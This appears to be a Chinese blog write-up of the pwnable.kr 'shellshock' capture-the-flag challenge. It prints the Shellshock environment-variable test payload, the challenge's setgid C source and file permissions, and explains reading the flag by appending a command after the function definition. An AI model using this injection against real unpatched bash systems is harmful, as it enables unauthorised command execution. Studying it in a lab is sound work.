
[WriteUp] pwnable.kr -- [shellshock]

原创

ShinJoe 于 2018-07-31 16:47:17 发布 346 收藏
文章标签： pwn Linux

本文链接：https://blog.csdn.net/qq_23026851/article/details/81304553

题目：



解：

1. 登录
2. 检测是否存在shellshock漏洞：

```
shellshock@ubuntu:~$ env x='(){:;}; echo vulnerable' bash -c "echo whatever"
whatever
shellshock@ubuntu:~$ env x='() { :;}; echo vulnerable' ./bash -c "echo whatever"
vulnerable
whatever
```


3. 上图有意思的地方在于，当输入“bash”时，没有触发shellshock漏洞；而“./bash”则触发了。究其原因，该服务器默认的bash程序没有shellshock漏洞，而当前目录下的这个vulnerable的“bash”是供我们练习专用的。
4. Shellshock的原理已经被探讨了很多，简单总结一下就是，当环境变量X被如此赋值：一个函数定义后面紧跟命令A（echo vulnerable），子进程（bash）会先执行命令A。而且，命令A在子进程的权限下被执行。
5. 观察一下shellshock.c的源码，发现它把自己的ruid，euid，suid和rgid，egid，sgid都改成了egid，即shellshock_pwn这个组的effective id。这样它就有权限去读取flag文件了。参考https://blog.csdn.net/findstr/article/details/7330592。

```
shellshock@ubuntu:~$ cat shellshock.c
#include <stdio.h>
int main(){
        setresuid(getegid(), getegid(), getegid());
        setresgid(getegid(), getegid(), getegid());
        system("/home/shellshock/bash -c 'echo shock_me'");
        return 0;
}
```



```
-r--r----- 1 root shellshock_pwn    47 Oct 12  2014 flag
dr-xr-xr-x 2 root root            4096 Oct 12  2014 .irssi
drwxr-xr-x 2 root root            4096 Oct 23  2016 .pwntools-cache
-r-xr-sr-x 1 root shellshock_pwn  8547 Oct 12  2014 shellshock
```

6. 然后，我把想要执行的命令（./bash -c "cat ./flag"）放在函数后面，再运行shellshock，得到flag：.